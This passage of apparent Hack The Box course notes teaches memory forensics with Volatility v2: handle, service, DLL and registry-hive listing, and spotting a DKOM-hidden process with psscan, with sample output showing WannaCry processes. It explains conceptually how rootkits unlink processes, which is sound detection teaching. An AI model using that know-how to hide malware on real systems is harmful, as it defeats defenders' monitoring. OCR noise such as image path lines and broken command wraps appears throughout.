
Identifying Handles

- The `handles` plugin in Volatility is used for analyzing the handles (file and object references) held by a specific process within a memory dump.
  - Understanding the handles associated with a process can provide valuable insights during incident response and digital forensics investigations, as it reveals the resources and objects a process is interacting with.
  - Here's how to use the handles plugin.


```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem --profile=Win7SP1x64 handles -p 1512 --object-type=Key
```




```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 handles -p 1512 --object-type=File
```





```
reaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 handles -p 1512 --object-type=Process
```



Identifying Windows Services

- The `svcscan` plugin in Volatility is used for listing and analyzing Windows services running on a system within a memory dump.
  - Here's how to use the `svcscan` plugin.


```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 svcscan | more
```



Identifying Loaded DLLs

- The `dlllist` plugin in Volatility is used for listing the dynamic link libraries (DLLs) loaded into the address space of a specific process within a memory dump.
    - Here's how to use the `dlllist` plugin.


```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem --profile=Win7SP1x64 dlllist -p 1512
Volatility Foundation Volatility Framework 2.6.1
```



Identifying Hives

- The `hivelist` plugin in Volatility is used for listing the hives (registry files) present in the memory dump of a Windows system.
    - Here's how to use the hivelist plugin.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem --profile=Win7SP1x64 hivelist
```




Rootkit Analysis with Volatility v2

- Let's now see a demonstration of utilizing `Volatility v2` to analyze a memory dump saved as `rootkit.vmem` inside the `/home/htb-student/MemoryDumps` directory of this section's target.

Understanding the EPROCESS Structure

- EPROCESS is a data structure in the Windows kernel that represents a process.
  - Each running process in the Windows operating system has a corresponding `EPROCESS` block in kernel memory.
  - During memory analysis, the examination of `EPROCESS` structures is crucial for understanding the running processes on a system, identifying parent-child relationships, and determining which processes were active at the time of the memory


capture.



FLINK and BLINK


- A doubly-linked list is a fundamental data structure in computer science and programming.
  - It is a type of linked list where each node (record) contains two references or pointers:
  - **Next Pointer**: This points to the next node in the list, allowing us to traverse the list in a forward direction.
  - **Previous Pointer**: This points to the previous node in the list, allowing us to traverse the list in a backward direction.
- Within the `EPROCESS` structure, we have `ActiveProcessLinks` as the doubly-linked list which contains the `flink` field and the `blink` field.
  - **flink**: Is a forward pointer that points to the `ActiveProcessLinks` list entry of the `_next_ EPROCESS` structure in the list of active processes.
  - **blink**: Is a backward pointer within the `EPROCESS` structure that points to the `ActiveProcessLinks` list entry of the `_previous_ EPROCESS` structure in the list of active processes.
- These linked lists of EPROCESS structures are used by the Windows kernel to quickly iterate through all running processes on the system.

- The below diagram shows how this linked list looks like.



Identifying Rootkit Signs


- `Direct Kernel Object Manipulation (DKOM)` is a sophisticated technique used by rootkits and advanced malware to manipulate the Windows operating system's kernel data structures in order to hide malicious processes, drivers, files, and other artifacts from detection by security tools and utilities running in userland (i.e., in user mode).
- If, for example, a monitoring tool is dependent on the `EPROCESS` structure for the enumeration of the running processes, and there's a rootkit running on the system which manipulates the `EPROCESS` structure directly in kernel memory by altering the `EPROCESS` structure or unlinking a process from lists, the monitoring tool will not be able to get the hidden process in the currenlty running processes list.
- The below screenshot shows a graphical representation of how this unlinking actually works.



- The `psscan` plugin is used to enumerate running processes.
  - It scans the memory pool tags associated with each process's `EPROCESS` structure.
  - This technique can help identify processes that may have been hidden or unlinked by rootkits, as well as processes that have been terminated but have not been removed from memory yet.

- This plugin can be used as follows.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem
psscan
```



- In the output below, we can see that the `pslist` plugin could not find `test.exe` which was hidden by a rootkit, but the `psscan` plugin was able to find it.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem
pslist
```


```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem pslist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
---------- -------------------- ------ ------ ------ -------- ------ ------ ----------------------------
0x823c8830 System                    4      0     58      476 ------      0
0x8228c020 smss.exe                368      4      3       19 ------      0 2023-06-23 16:14:49 UTC+0000
0x81e95020 csrss.exe               600    368     14      544      0      0 2023-06-23 16:14:51 UTC+0000
0x81f72da0 winlogon.exe            624    368     19      514      0      0 2023-06-23 16:14:52 UTC+0000
0x81e93020 services.exe            668    624     16      277      0      0 2023-06-23 16:14:53 UTC+0000
0x822a57a8 lsass.exe               680    624     23      358      0      0 2023-06-23 16:14:53 UTC+0000
0x82069490 vmacthlp.exe            848    668      1       25      0      0 2023-06-23 16:14:53 UTC+0000
0x82146990 svchost.exe             880    668     18      202      0      0 2023-06-23 16:14:53 UTC+0000
0x8204b128 svchost.exe             992    668     11      272      0      0 2023-06-23 16:14:53 UTC+0000
0x82219850 svchost.exe            1136    668     84     1614      0      0 2023-06-23 16:14:53 UTC+0000
0x8228f020 svchost.exe            1176    668      5       77      0      0 2023-06-23 16:14:53 UTC+0000
0x81e63ab8 svchost.exe            1220    668     15      218      0      0 2023-06-23 16:14:54 UTC+0000
0x81ea2a90 spoolsv.exe            1556    668     11      129      0      0 2023-06-23 16:14:59 UTC+0000
0x8230e020 rundll32.exe            532    232      4       78      0      0 2023-06-23 16:15:09 UTC+0000
0x8229fda0 vmtoolsd.exe            540    232      6      247      0      0 2023-06-23 16:15:09 UTC+0000
0x81fadda0 msmsgs.exe              548    232      2      190      0      0 2023-06-23 16:15:09 UTC+0000
0x81e94da0 ctfmon.exe              564    232      1       75      0      0 2023-06-23 16:15:09 UTC+0000
0x822cb928 svchost.exe            1708    668      5       87      0      0 2023-06-23 16:15:16 UTC+0000
0x8205cda0 VGAuthService.e        1832    668      2       60      0      0 2023-06-23 16:15:16 UTC+0000
0x81e9fa78 vmtoolsd.exe           2004    668      7      278      0      0 2023-06-23 16:15:24 UTC+0000
0x81eff870 wmiprvse.exe            560    880     12      236      0      0 2023-06-23 16:15:26 UTC+0000
0x81eceb40 alg.exe                1520    668      6      107      0      0 2023-06-23 16:15:26 UTC+0000
0x81924888 explorer.exe           1444    624     17      524      0      0 2023-06-23 16:34:38 UTC+0000
0x821c7618 taskmgr.exe             260   1444      3       75      0      0 2023-06-24 07:27:55 UTC+0000
0x81a3d2d8 @WanaDecryptor@        2248   1084      3       57      0      0 2023-06-24 07:29:20 UTC+0000
0x81a8a020 @WanaDecryptor@        2324   2284      2       56      0      0 2023-06-24 07:29:20 UTC+0000
0x81f6a650 taskhsvc.exe           2340   2248      2       60      0      0 2023-06-24 07:29:22 UTC+0000
0x81863138 cmd.exe                2980   2004      0 --------      0      0 2023-06-24 07:31:16 UTC+0000
0x818404b8 ipconfig.exe           2988   2980      0 --------      0      0 2023-06-24 07:31:16 UTC+0000
```

Memory Analysis Using Strings

- Analyzing strings in memory dumps is a valuable technique in memory forensics and incident response.
  - Strings often contain human-readable information, such as text messages, file paths, IP addresses, and even passwords.
- We can either use the Strings tool from the Sysinternals suite if our system is Windows-based, or the `strings` command from `Binutils`, if our system is Linux-based.
- Let's see some examples against a memory dump named `Win7-2515534d.vmem` that resides in the `/home/htb-student/MemoryDumps` directory of this section's target.

